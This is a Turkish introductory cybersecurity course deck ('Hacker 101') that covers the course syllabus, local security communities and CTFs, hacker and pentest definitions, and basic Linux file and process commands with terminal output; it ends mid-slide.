



Hacker 101 Kursu

Ahmet GÜREL



1. Gün

İÇERİK

1. Kısım Neden güvenlik ? Hacker / Hacking nedir ? Yaşanmış en büyük hacking vakaları leakedin twitter ve nytimes dns hacked - SEA- Hacker / Hacking nedir ? White Hat hackers Gray Hat Hackers Black hat hackers Güvenlik Sektöründe ki çalışma alanları Zararlı Yazılım Analizi Tersine Mühendislik Sızma Testleri Network Web Mobile Application Source Code Audit

2. Kısım : Linux Temelleri,Basit network bilgisi OSI Katmanları ve bu katmanlarda bulunan zayıflıklar Routing,DNS, DHCP,NAT,ARP, TCP/UDP(Portlar) Layer 7 Kavramları (WAF, IPS/IDS Nedir)

2. Gün

1.Kısım Network Servisleri ve Paketleri Paket paketleme (Wireshark) Tcp-replay ve uygulamaları Hping ve uygulamalar Netcat ve uygulamalar Arp ve Ettercap uygulamaları

2. Kısım Kablosuz çalışma mekanizması Wep zayıflıkları Wpa/Wpa2 ve mevcut WPS Mekanizması ve zayıflıkları

3. Kısım Password Cracking Encryption nedir ? Encryption'ların collision probability'leri ve güvenirlilikleri Rainbow table Hashcat brute force wordlist

3. Gün

İÇERİK

Web Uygulamaları HTTP Protokolü Web uygulamasının yaşam döngüsü Web uygulamasının kullanıcılar ile etkileşime geçmesi HTTP POST/GET COOKIE OWASP Top 10 ve Her birinin örneklerle uygulamalı açıklanması. DVWA üzerinden uygulamalı anlatılacaktır. Sosyal mühendislik nedir ? Saldırının tasarılanması Saldırı vektörleri ve en zayıf halka SET (Social Engineering Toolkit)

4. Gün

1. Kısım

Vulnerability Search (Zafiyet Taraması) Nmap (Script) Openvas Nikto DirBuster Sqlmap Wpscaner Metasploit

2. Kısım

Capture The Flag (Hacking Game)

Hacker 101 Kursu : <http://ab.org.tr/ab17/kursdir/226.html>

Hacker 101 | Siber Güvenliğe Giriş

Neden Güvenlik?

Güvenlik neden önemlidir.

Siber Güvenlik Neden Önemlidir?

Günümüz dünyasında Siber Güvenlik neden önemlidir ve Kursa geliş amacınız neler?

Yerli Yazılım ve Yazılım Güvenliğinin Önemi

**900 MİLYON
DOLARLIK KAHVE!**

TÜM TÜRKİYE O KAHVENİN BİTMESİNI BEKLİDİ!

Borsa İstanbul Başkanı İbrahim Turhan, 2011 yılında yaşanan ve akıllarda EFT krizi olarak kalan olayla ilgili bilinmeyen bir gerçeği açıkladı. Turhan, Merkez Bankası'nın EFT işlemleri için kullandığı yabancılardan alınan yazılımin 2011 Haziran'ında tüm Türkiye genelinde arıza yaptığılığını söyledi. Turhan, "Yazılımı aldığımız İngiliz firma ile temesa geçtik, aksaklılığı giderecek uzman kahve molasındaydı ve prensip olarak kahve molası bitmeden iş başı yapamayacağını söyledi. Günlük 900 milyon dolarlık EFT akışı olan Türkiye o gün bir İngiliz'in kahve molasını bekledi ve ticaret yapamaz hale geldi..." dedi.

TÜRKİYEDE SİBER GÜVENLİK

1-Octosec Topluluğu:

Gönüllü bir siber güvenlik topluluğu

Hackercamp,Konferans,CTF gibi bir çok ücretsiz etkinlik

düzenlemekeler.

<http://www.octosec.net/>

<http://www.hacktrickconf.com/>

<http://www.gameofpwners.com/>



TÜRKİYEDE SİBER GÜVENLİK

2-Canyoupwnme Siber Güvenlik Araştırmacıları Topluluğu:

Ücretsiz gönüllü bir siber güvenlik topluluğu

Pwnlydays,,CTF ve Canyupwn.me sitesinde
turkçe içerik gibi çalışmaları vardır.

<https://canyupwn.me/>

<https://ctf.canyupwn.me/>



TÜRKİYEDE SİBER GÜVENLİK

3-Cezeri Siber Güvenlik Akademisi

Gönüllü bir siber güvenlik topluluğu

Bşr çok ücretsiz eğitim,konferans vermektedirler.

CSGA Blogta teknik yazılar ve değerli siber güvenlik çevirileri yer almaktadır.

<http://www.cezerisga.com/>




TÜRKİYEDE SİBER GÜVENLİK

4-Blackbox Siber Mücadele Topluluğu

Gönüllü bir siber güvenlik topluluğu

Bşr çok ücretsiz eğitim,konferans vermektedirler.

<https://www.blackbox-tr.com/>



BLACKBOX
SİBER MÜCADELE TAKIMI

TÜRKİYEDE SİBER GÜVENLİK

5-Üniversitelerin Siber Güvenlik Toplulukları

SDU CYBERLAB (<http://cyberlab.sdu.edu.tr/>)

SAÜ SBİER (<http://sausiber.org/>)

PAÜ SİBER (<https://pausiber.xyz/>)

IÜ SİBER (<https://twitter.com/iusiber>)

GAZİ SİBER (<http://gazisiber.org/>)

BOUN SİBER (<https://siber.boun.edu.tr/>)

ANKARA CYBER CLUB (https://twitter.com/_aucc)

KKÜ SİBER (<https://twitter.com/kkusiber>)

TÜRKİYEDE SİBER GÜVENLİK

6 -Siber Güvenlik Kamp ve Kursları

INETD & LKD - Linux Yaz Kampı ve AB Kursları : <https://kamp.linux.org.tr>

Octosec - HackerCamp : <http://www.octosec.net/hackercamp.php>

Canyoupwnme - PwnlyDays : <https://canyoupwn.me/pwnlydays>

Siber Güvenlik Kampı : <http://www.siberkamp.org/>

Siber Güç Kampı : <https://siber.boun.edu.tr/tr/siber-guc-kampi>

Adli Bilişim Kampı : <https://siber.boun.edu.tr/tr/adli-bilisim-kampi>

Turkcell Cyber Camp 17 : <http://www.cybercamp2017.com/>

Havelsan Siber Güvenlik Kampı : <http://akademi.havelsan.com.tr/>

TÜRKİYEDE SİBER GÜVENLİK

7 -Siber Güvenlik Yarışmaları ve Projeleri

HACKINGWARS : <https://twitter.com/hackingwars>

Game of Pwners : <https://twitter.com/gameofpwners>

CTF Canyoupwnme : <https://ctf.canyoupwn.me/>

Siber Yıldız : <https://twitter.com/TRCert>

Hack METU : <http://hackmetu.com/>

SDU CTF : <http://sductf.org/>

Bilgi Güvenliği Proje Yarışması : <http://proje.lostar.com/>

Hacker 101 | Siber Güvenliğe Giriş

Hacker Kimdir?

Hacker yada Bilgisayar Korsanı şahsî bilgisayarlara veya çeşitli kurum ve kuruluşlara ait bilgisayarlara ve ağlara izinsiz olarak giriş yapan kişi.

Bir insanın hacker olabilmesi için hazırlanmış kriterler, tanımlanmış yetenekler veya şartlar yoktur.

Sistemi olduğundan farklı bir şekilde kullanması yeterlidir.

Hacker 101 | Siber Güvenliğe Giriş

Hacking nedir?

Hekleme, başka tarafın bilgisayarına illegal yolla girme veya İnternet sitesini art niyet veya dolandırıcılık amacı ile kullanma veya yetkilendirilmemiş değişiklikler yapma veya sadece eğlence için bir bilgisayara girme yada virus bulaştırma gibi sayabileceğimiz bir çok eylem hekleme,hacking kavramının içinde bulunmaktadır.

Hacker 101 | Siber Güvenliğe Giriş

Yaşanmış En Büyük Hacking Vakaları

Wikileaks, NSA-GCHQ sızıntıları(Snowden), Stuxnet, Mt. Gox Bitcoin Hack, Adobe Hack , Nic tr DDoS, Akbank hacklendi: 4 milyon dolar sızdırıldı vb.

Hacker 101 | Siber Güvenliğe Giriş



White Hat Hacker

Lamer

Grey Hat Hacker

Script Kiddie

Black Hat Hacker

Phreaker

Malware Analyst

Cracker

Reverse Enginnering

Cyber Crime Researcher

Cyber Security Researcher / Penetration Tester / Cyber Security Test Engineering

Hacker 101 | Siber Güvenliğe Giriş

Güvenlik Sektöründe Çalışma Alanları

Adli Bilişim Uzmanlığı

Sızma Testi Uzmanlığı

Güvenlik Danışmanlığı

Zararlı Yazılım Analiz Uzmanlığı

SOME & SOC Ekipleri

Tersine Mühendislik

Hacker 101 | Siber Güvenliğe Giriş

Beyaz kutu (white box) sızma testleri: Testi yapacak kişi, firma tarafından sistem hakkında bilgilendirilir. Bu tip testlerde daha önceden firmada çalışmış/çalışmakta olan ve ağa misafir olarak bağlanan kişilerin sisteme verebileceği hasar test edilir.

Siyah kutu (black box) sızma testleri: Bu yöntemde testi yapacak kişiyle herhangi bir bilgi paylaşımı olmaz sadece saldırılacak hedef belirtilir. Bu tip testlerde amaç dışardan bir saldırganın sisteme nasıl erişebileceği ile ilgili bilgi elde edilir.

Gri kutu (gray box) sızma testleri: Hem içерden hem dışarıdan yapılan test anlamındadır.

Hacker 101 | Siber Güvenliğe Giriş

Kurum ağ altyapısı sızma testleri

DoS/DDoS atakları

Son kullanıcı ve sosyal mühendislik testleri

Kablosuz ağ sızma testleri

Web uygulamaları sızma testleri

Mobil uygulamaların sızma testleri

İşletim sistemleri sızma testleri


Veritabanı sistemleri sızma testleri

Kaynak Kod Analizi (Source Code Audit)

Hacker 101 | Siber Güvenliğe Giriş

- Bilgi Toplama
- Ağ Haritalama
- Zayıflık Tarama süreci
- Penetrasyon(Sızma) Süreci
- Erişim elde etme
- Hak Yükseltme
- Detaylı Araştırma
- Erişimlerin Korunması
- Raporlama

Linux'ta Dosya ve Dizin Yapısı



Linux'ta Dosya ve Dizin Yapısı

/bin : Olması zorunlu temel komut dosyalarını içerir.

/boot : Başlangıç için gerekli dosyaları bulundurur.

/home: Ev dizinidir. İçinde kullanıcı dosyaları masaüstü,resimler,indirilenler gibi dosyalar bulunur.

/dev : Donanım dosyaları vardır.

/etc : Sistem ayarlarını barındırır.

/lib : Kütüphane dosyaları ve çekirdek modülleri bulunur.

/media : Kaldırılabilir aygıtların (CD-ROM, USB bellek vb.) sisteme eklendiği klasördür.

/mnt : Sistem açılışında otomatik olarak bağlanan sabit disk bölümleri bu dizin altında eklenir.

/opt : Üçüncü parti kullanıcı programlarının kurulması içindir.

/sbin : Sistemi yöneticisiyle ilgili çalıştırılabilir dosyaları tutar.


/srv : Sistemin sunduğu hizmetlerle alakalıdır.

/tmp : Geçici dosyaları tutmak içindir.

/usr : Tüm kullanıcılarca paylaşılan verileri içeren dizindir.

/var : Log dosyaları, e-posta ve yazıcı kuyrukları gibi değişken verileri barındırır.

Ubuntunun /(Kök) Dizini



Dosya İşlemleri

ls – dosyaları listeler **ls -la** gizli dosyalar dahil tüm dosyaları listeler

cd – seçtiğiniz dizinin içine girmenizi sağlar

```
ahmet-gurel@GUREL:~$ ls
AndroidStudioProjects  Downloads      Music          Templates
bin                      examples.desktop netbeans-8.0.1  Ubuntu One
Desktop                 genymotion    NetBeansProjects Videos
dev-c++                  glassfish-4.1  Pictures       VirtualBox VMs
disk                     JavaFX        Public         workspace
Documents                jdk1.8.0_20   soru19.txt~
ahmet-gurel@GUREL:~$ cd Desktop/
ahmet-gurel@GUREL:~/Desktop$
```

Komutlar Hakkında Yardım Alma

komut --help ya da **man komut** ile komutların diğer parametrelerini görebiliriz.

```
ahmet-gurel@GUREL:~$ ls --help
Usage: ls [OPTION]... [FILE]...
List information about the FILEs (the current directory by default).
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.

Mandatory arguments to long options are mandatory for short options too.
-a, --all
        do not ignore entries starting with .
-A, --almost-all
        do not list implied . and ..
--author
        with -l, print the author of each file
-b, --escape
        print C-style escapes for nongraphic characters
--block-size=SIZE
        scale sizes by SIZE before printing them. E.g.,
        '--block-size=M' prints sizes in units of
        1,048,576 bytes. See SIZE format below.

-B, --ignore-backups
-C
        with -lt: sort by, and show, ctime (time of last
        modification of file status information)
        with -l: show ctime and sort by name
        otherwise: sort by ctime, newest first
-C
        list entries by columns
--color[=WHEN]
        colorize the output. WHEN defaults to 'always'
        or can be 'never' or 'auto'. More info below
-d, --directory
        list directory entries instead of contents,
        and do not dereference symbolic links
-D, --directed
        generate output designed for Emacs' direct mode
-f
        do not sort, enable -AU, disable -ls --color
        append indicator (one of */=>@) to entries
        likewise, except do not append '/'
--classify
        --file-type
        --format=WORD
        --full-time
        like -l --time-style=full-iso
```

ls --help komutunun çıktısı

```
ahmet-gurel@GUREL:~ ls(1) User Commands LS(1)

NAME
    ls - list directory contents

SYNOPSIS
    ls [OPTION]... [FILE]...

DESCRIPTION
    List information about the FILEs (the current directory by default). Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.

Mandatory arguments to long options are mandatory for short options too.

-a, --all
        do not ignore entries starting with .

-A, --almost-all
        do not list implied . and ..

--author
        with -l, print the author of each file

-b, --escape
        print C-style escapes for nongraphic characters

--block-size=SIZE
        scale sizes by SIZE before printing them. E.g., '--block-size=M' prints sizes in units of 1,048,576 bytes.
        See SIZE format below.

-B, --ignore-backups
        Manual page ls(1) line 1 (press h for help or q to quit)
```

man ls komutunun çıktısı

pwd: Bulunduğumuz dizini verir **clear**: Terminal ekranını temizler **mkdir klasör_adi** – belirtilen isimde dizin oluşturur.

mkdir -p klasör1/klasör2- -p parametresi iç içe klasör oluşturmaya yarar. Bu ve daha fazla parametreyi **man mkdir** ile görebilirsiniz

```
ahmet-gurel@GUREL:~$ ls
AndroidStudioProjects  Downloads          Music           Templates
bin                      examples.desktop   netbeans-8.0.1  Ubuntu One
Desktop                  genymotion        NetBeansProjects  Videos
dev-c++                   glassfish-4.1    Pictures         VirtualBox VMs
disk                     JavaFX            Public          workspace
Documents                jdk1.8.0_20     soru19.txt~
ahmet-gurel@GUREL:~$ mkdir LinuxEgitim
ahmet-gurel@GUREL:~$ ls
AndroidStudioProjects  Downloads          LinuxEgitim      soru19.txt~
bin                      examples.desktop  Music           Templates
Desktop                  genymotion        netbeans-8.0.1  Ubuntu One
dev-c++                   glassfish-4.1    NetBeansProjects  Videos
disk                     JavaFX            Pictures         VirtualBox VMs
Documents                jdk1.8.0_20     Public          workspace
ahmet-gurel@GUREL:~$ pwd
/home/ahmet-gurel
ahmet-gurel@GUREL:~$
```

Silme ve Kopyalama İşlemleri

rm dosya – dosya siler **rm -r klasör** – belirtilen klasörü siler

touch dosya – boş dosya oluşturur

```
ahmet-gurel@GUREL:~$ cd LinuxEgitim/
ahmet-gurel@GUREL:~/LinuxEgitim$ mkdir klasöri
ahmet-gurel@GUREL:~/LinuxEgitim$ touch dosya
ahmet-gurel@GUREL:~/LinuxEgitim$ ls
dosya  klasöri
ahmet-gurel@GUREL:~/LinuxEgitim$ rm dosya
rm: remove regular empty file 'dosya'? y
ahmet-gurel@GUREL:~/LinuxEgitim$ ls
klasöri
ahmet-gurel@GUREL:~/LinuxEgitim$ rm -r klasöri/
rm: remove directory 'klasöri/'? y
ahmet-gurel@GUREL:~/LinuxEgitim$ ls
ahmet-gurel@GUREL:~/LinuxEgitim$ █
```

**Burada silme işlemini gerçekleştirirken silinsin mi diye soruyor y(yes) diyerek işlemi onaylıyoruz.

Silme ve Kopyalama İşlemleri

cp dosya1 dosya2 – dosya1'i dosya2'ye kopyalar

cp -r dizin1 dizin2 – dizin1'i dizin2'ye kopyalar; dizin2 yoksa oluşturur


```
ahmet-gurel@GUREL:~$ cp -r /home/ahmet-gurel/LinuxEgitim/ /home/ahmet-gurel/Music/
ahmet-gurel@GUREL:~$ ls
AndroidStudioProjects  Documents      JavaFX          NetBeansProjects  Ubuntu One
bin                      Downloads       jdk1.8.0_20    Pictures          Videos
Desktop                  examples.desktop LinuxEgitim     Public           VirtualBox VMs
dev-c++                   genymotion    Music           soru19.txt~
disk                     glassfish-4.1  netbeans-8.0.1 Templates
ahmet-gurel@GUREL:~$ cd Music/
ahmet-gurel@GUREL:~/Music$ ls
LinuxEgitim
ahmet-gurel@GUREL:~/Music$
```

komut > dosya_adi - komutun çıktısını dosyadaki şeyleri silip yazar.(yoksa oluşturur)

komut >> dosya_adi - komutun çıktısını dosyanın sonuna yazar.(yoksa oluşturur)

cat dosya_adi- dosyanın içerisindekileri terminalde görmemizi sağlar.

more dosya_adi-dosyanın çıktısını sayfalayarak gösterir..



Process(Süreç) Yönetimi

ps – Aktif süreçleri gösterir. **ps aux**-Tüm süreçleri gösterir.

```
ahmet-gurel@GUREL:~$ ps aux
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.0  0.0  33916  3288 ?        Ss  21:28  0:01 /sbin/init
root          2  0.0  0.0     0     0 ?        S   21:28  0:00 [kthreadd]
root          3  0.0  0.0     0     0 ?        S   21:28  0:00 [ksoftirqd/0]
root          4  0.0  0.0     0     0 ?        S   21:28  0:02 [kworker/0:0]
root          5  0.0  0.0     0     0 ?        S<  21:28  0:00 [kworker/0:0H]
root          7  0.0  0.0     0     0 ?        S   21:28  0:02 [rcu_sched]
root          8  0.0  0.0     0     0 ?        S   21:28  0:00 [rcuos/0]
root          9  0.0  0.0     0     0 ?        S   21:28  0:00 [rcuos/1]
root         10  0.0  0.0     0     0 ?        S   21:28  0:00 [rcuos/2]
root         11  0.0  0.0     0     0 ?        S   21:28  0:00 [rcuos/3]
root         12  0.0  0.0     0     0 ?        S   21:28  0:00 [rcuos/4]
root         13  0.0  0.0     0     0 ?        S   21:28  0:00 [rcuos/5]
root         14  0.0  0.0     0     0 ?        S   21:28  0:00 [rcuos/6]
root         15  0.0  0.0     0     0 ?        S   21:28  0:00 [rcuos/7]
root         16  0.0  0.0     0     0 ?        S   21:28  0:00 [rcu_bh]
root         17  0.0  0.0     0     0 ?        S   21:28  0:00 [rcuob/0]
root         18  0.0  0.0     0     0 ?        S   21:28  0:00 [rcuob/1]
root         19  0.0  0.0     0     0 ?        S   21:28  0:00 [rcuob/2]
root         20  0.0  0.0     0     0 ?        S   21:28  0:00 [rcuob/3]
root         21  0.0  0.0     0     0 ?        S   21:28  0:00 [rcuob/4]
root         22  0.0  0.0     0     0 ?        S   21:28  0:00 [rcuob/5]
root         23  0.0  0.0     0     0 ?        S   21:28  0:00 [rcuob/6]
```

Çalışan Process(Süreçler)'i Görme

top- Tüm süreçleri gösterir.

```
ahmet-gurel@GUREL: ~$ top
top - 22:49:10 up 1:20, 2 users, load average: 0.46, 0.52, 0.48
Tasks: 250 total, 1 running, 249 sleeping, 0 stopped, 0 zombie
%Cpu(s): 2.2 us, 2.2 sy, 0.0 ni, 95.1 id, 0.5 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem: 8069036 total, 2316176 used, 5752860 free, 119908 buffers
KiB Swap: 0 total, 0 used, 0 free. 919144 cached Mem

 PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM TIME+ COMMAND
 2042 root      20   0 504324  61564  51524 S 10.0  0.8 2:05.56 Xorg
 2477 ahmet-g+  20   0 1551360  80564  32048 S  9.3  1.0 2:20.80 compiz
 4192 ahmet-g+  20   0 1177140 152708  33372 S  6.0  1.9 0:53.42 chromium-b+
 5138 ahmet-g+  20   0  640624  20888  12032 S  3.7  0.3 0:00.31 gnome-scre+
 2341 ahmet-g+  9 -11 441124   6988   4408 S  2.7  0.1 0:15.86 pulseaudio
 3138 ahmet-g+  20   0 1959196 186496  82524 S  2.3  2.3 4:50.79 chromium-b+
 1234 root      20   0   4368    696    524 S  1.0  0.0 0:06.40 acpid
  4 root      20   0     0     0     0 S  0.3  0.0 0:02.57 kworker/0:0
  8 root      20   0     0     0     0 S  0.3  0.0 0:00.64 rcuos/0
  29 root      20   0     0     0     0 S  0.3  0.0 0:00.36 ksoftirqd/1
  653 root      20   0     0     0     0 S  0.3  0.0 0:06.21 rts5139-po+
 4037 root      20   0     0     0     0 S  0.3  0.0 0:01.40 kworker/u1+
 5042 ahmet-g+  20   0 660164 19032  12652 S  0.3  0.2 0:00.27 gnome-term+
  1 root      20   0  33916   3288  1468 S  0.0  0.0 0:01.14 init
  2 root      20   0     0     0     0 S  0.0  0.0 0:00.00 kthreadd
```

Burada gördüğünüz PID(Process ID) dır.Bir process'i öldürmek(durdurmak) için kullanacağız.

Process(Süreçler)'i Durdurmak

kill pid (process id) –Belirtilen süreci sonlandırır.

The screenshot shows a terminal window with the following content:

